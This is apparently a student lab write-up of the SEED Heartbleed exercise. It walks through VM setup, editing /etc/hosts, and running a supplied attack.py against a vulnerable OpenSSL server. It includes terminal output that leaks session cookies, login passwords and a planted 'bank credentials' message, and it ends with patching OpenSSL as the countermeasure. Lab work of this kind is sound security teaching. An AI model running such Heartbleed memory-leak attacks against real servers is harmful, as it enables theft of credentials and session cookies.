


Lab 4 Heartbleed Attack

- First, the thing we have to do is find the IP addresses of both machines using **ifconfig**



The image shows two terminal windows side-by-side. The left window is titled 'SEED-Attacker [Running] - Oracle VM VirtualBox' and the right window is titled 'SEED-Server [Running] - Oracle VM VirtualBox'. Both windows show the output of the 'ifconfig' command. In the SEED-Attacker terminal, the 'eth1' interface has IP address 10.0.2.15 and the 'lo' interface has IP address 127.0.0.1. In the SEED-Server terminal, the 'eth1' interface has IP address 10.0.2.15 and the 'lo' interface has IP address 127.0.0.1. The output for both interfaces is identical in both terminals.

```
[04/28/2020 21:00] seed@ubuntu:~$ ifconfig
eth1: Link encap:Ethernet HWaddr 08:00:27:99:8e:c4
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe99:8ec4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:121 errors:0 dropped:0 overruns:0 frame:0
      TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:28230 (28.2 KB)  TX bytes:21287 (21.2 KB)

lo:    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:26 errors:0 dropped:0 overruns:0 frame:0
      TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[04/28/2020 21:11] seed@ubuntu:~$
```

```
[04/28/2020 21:10] seed@ubuntu:~$ ifconfig
eth1: Link encap:Ethernet HWaddr 08:00:27:99:8e:c4
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe99:8ec4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:122 errors:0 dropped:0 overruns:0 frame:0
      TX packets:209 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:28474 (28.4 KB)  TX bytes:22693 (22.6 KB)


lo:    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:26 errors:0 dropped:0 overruns:0 frame:0
      TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2100 (2.1 KB)  TX bytes:2100 (2.1 KB)

[04/28/2020 21:11] seed@ubuntu:~$
```

SEED-Attacker IP: 10.0.2.15

SEED-Server IP: 10.0.2.15

- Ping each other to see if they are communicating. Success



The image shows two terminal windows side-by-side. The left window is titled 'SEED-Attacker [Running] - Oracle VM VirtualBox' and the right window is titled 'SEED-Server [Running] - Oracle VM VirtualBox'. Both windows show the output of the 'ping' command. In the SEED-Attacker terminal, the 'ping' command is run from 10.0.2.15 to 10.0.2.15, showing 18 packets transmitted, 18 received, 0% packet loss, and a time of 1701ms. In the SEED-Server terminal, the 'ping' command is run from 10.0.2.15 to 10.0.2.15, showing 19 packets transmitted, 19 received, 0% packet loss, and a time of 1800ms. The output for both interfaces is identical in both terminals.

```
--- 10.0.2.15 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 1701ms
rtt min/avg/max/ndev = 0.016/0.033/0.052/0.009 ms
[04/28/2020 21:21] seed@ubuntu:~$
```

```
--- 10.0.2.15 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 1800ms
rtt min/avg/max/ndev = 0.014/0.026/0.043/0.010 ms
[04/28/2020 21:21] seed@ubuntu:~$
```

- **sudo gedit /etc/hosts** run this command on SEED-Attacker which is the client in this case.

```

Terminal
64 bytes from 10.0.2.15: icmp_req=2 ttl=64 time=0.032 ms
64 bytes from 10.0.2.15: icmp_req=3 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_req=4 ttl=64 time=0.026 ms
64 bytes from 10.0.2.15: icmp_req=5 ttl=64 time=0.021 ms
64 bytes from 10.0.2.15: icmp_req=6 ttl=64 time=0.036 ms
64 bytes from 10.0.2.15: icmp_req=7 ttl=64 time=0.019 ms
64 bytes from 10.0.2.15: icmp_req=8 ttl=64 time=0.030 ms
64 bytes from 10.0.2.15: icmp_req=9 ttl=64 time=0.039 ms
64 bytes from 10.0.2.15: icmp_req=10 ttl=64 time=0.037 ms
64 bytes from 10.0.2.15: icmp_req=11 ttl=64 time=0.031 ms
64 bytes from 10.0.2.15: icmp_req=12 ttl=64 time=0.042 ms
64 bytes from 10.0.2.15: icmp_req=13 ttl=64 time=0.042 ms
64 bytes from 10.0.2.15: icmp_req=14 ttl=64 time=0.036 ms
64 bytes from 10.0.2.15: icmp_req=15 ttl=64 time=0.052 ms
64 bytes from 10.0.2.15: icmp_req=16 ttl=64 time=0.039 ms
64 bytes from 10.0.2.15: icmp_req=17 ttl=64 time=0.039 ms
64 bytes from 10.0.2.15: icmp_req=18 ttl=64 time=0.033 ms
^C
--- 10.0.2.15 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17011ms
rtt min/avg/max/mdev = 0.016/0.033/0.052/0.009 ms
[04/28/2020 21:21] seed@ubuntu:~$
[04/28/2020 21:21] seed@ubuntu:~$ sudo gedit /etc/hosts
[sudo] password for seed:

```

enter password: **dees**

- Then edit the host file and **change the IP for www.heartbleedlabelgg.com** with the **SEED-Server IP address 10.0.2.15**


```

*hosts (/etc) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo
127.0.0.1 localhost
127.0.1.1 ubuntu
# The following lines are for SEED labs
127.0.0.1 www.OriginalPhpbb3.com
127.0.0.1 www.CSRFLabCollabative.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.SQLLabCollabative.com
127.0.0.1 www.XSSLabCollabative.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabative.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.15 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com
127.0.0.1 www.wtmobilestore.com
Plain Text Tab Width: 8 Ln 23, Col 1 INS

```


Now that it is changed the web browser will go for this IP address for traffic meaning it will contact this IP address for the website: www.heartbleedlabelgg.com. As a precaution, you can check your web browser and go to the heartbleedlabelgg website to see if it works.

- Next is to **download the attack.py** to the **Attacker VM** which in this case is **SEED-Attacker**



Save link as

- Now find that file and run **sudo chmod 755 attack.py** to make the attack.py executable




highlight means its exe.



- We are ready to launch an attack but because the server is idle we would get empty results some have to go to www.heartbleedlabelgg.com and **log in as one of the users.**

Username: admin


Password: seedelgg





- Now that we are logged in we will have to do log some activities. We have no friends so we go to members tab and add people, for example, Samy, Charlie, Bobby, admin



- Now that we have some friends we can now compose a message and log that in as an activity. We sent a message saying he won his choice in board games and to do so he will have to use those bank credentials. But in reality, we will be dumping 4000 bytes worth in memory when it should actually be 1000 bytes



- Now that's the Server is busy, we can launch an attack by running **attack.py** www.heartbleedlabelgg.com -l 0x4000. Because the server didn't verify the number of bytes sent. The server starts giving 4000 bytes of data back from the starting address from memory.



- The second run of the attack. Repeat to get more info. This time we got Samy's profile information.

```

Terminal
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...1.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....pt-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=cfst8tkcqpdr8if8qd5ld5iv6
Connection: keep-alive

..Rb...Dj.E.{V.*.....G..8?.....ch: "23a-5032e3d78e10e"

..}.nFJf...:p2..a6....U.j.....v....5&__elgg_ts=1588135374&username=admin&password=seede1gg,...'.Vj\.....

[04/28/2020 22:43] seed@ubuntu:~/Downloads$

```

- Future run, we can now see the contents of the message we sent earlier. In a real-life scenario if I really were an attacker I can use these bank credentials for what i wanted.

```

Terminal
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/add/33
Cookie: Elgg=cfst8tkcqpdr8if8qd5ld5iv6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 293

__elgg_token=87dfe373c3871a32b2de74d471806a11&__elgg_ts=1588137474&recipient_guid=42&subject=Congratulations%21+You+won+your+choice+in+board+games%21&body=Hello+Samy%2C+%0D%0A%0D%0ABelow+is+my+bank+credentials+use+it+to+claim+your+prize.+%0D%0AUsername%3A+CAJFEORUG%0D%0APassword%3A+0987654321a].....!o.....,....

[04/28/2020 22:45] seed@ubuntu:~/Downloads$

```

- As a countermeasure, we can update OpenSSL with **sudo get update** and **sudo apt-get upgrade**

```

Terminal
Get:47 http://us.archive.ubuntu.com precise-backports/universe TranslationIndex
[205 B]
Hit http://us.archive.ubuntu.com precise/main Translation-en
Hit http://us.archive.ubuntu.com precise/multiverse Translation-en
Hit http://us.archive.ubuntu.com precise/restricted Translation-en
Hit http://us.archive.ubuntu.com precise/universe Translation-en
Get:48 http://us.archive.ubuntu.com precise-updates/main Translation-en [344 kB]
Get:49 http://us.archive.ubuntu.com precise-updates/multiverse Translation-en [1
0.1 kB]
Get:50 http://us.archive.ubuntu.com precise-updates/restricted Translation-en [3
,686 B]
Get:51 http://us.archive.ubuntu.com precise-updates/universe Translation-en [174
kB]
Get:52 http://us.archive.ubuntu.com precise-backports/main Translation-en [5,737
B]
Get:53 http://us.archive.ubuntu.com precise-backports/multiverse Translation-en
[4,852 B]
Get:54 http://us.archive.ubuntu.com precise-backports/restricted Translation-en
[28 B]
Get:55 http://us.archive.ubuntu.com precise-backports/universe Translation-en [3
5.9 kB]
Fetched 3,643 kB in 16s (223 kB/s)
Reading package lists... Done
[04/28/2020 22:54] seed@ubuntu:~$
  
```

- Now we run an attack and we can't get any information.

```

[04/28/2020 22:57] seed@ubuntu:~/Downloads$
[04/28/2020 22:54] seed@ubuntu:~$
  
```

- In conclusion, after the server VM has updated we were no longer able to get any information about the messages contents or the receiver's info. This means that SSL/TLS is not secure during the the old version of OpenSSL.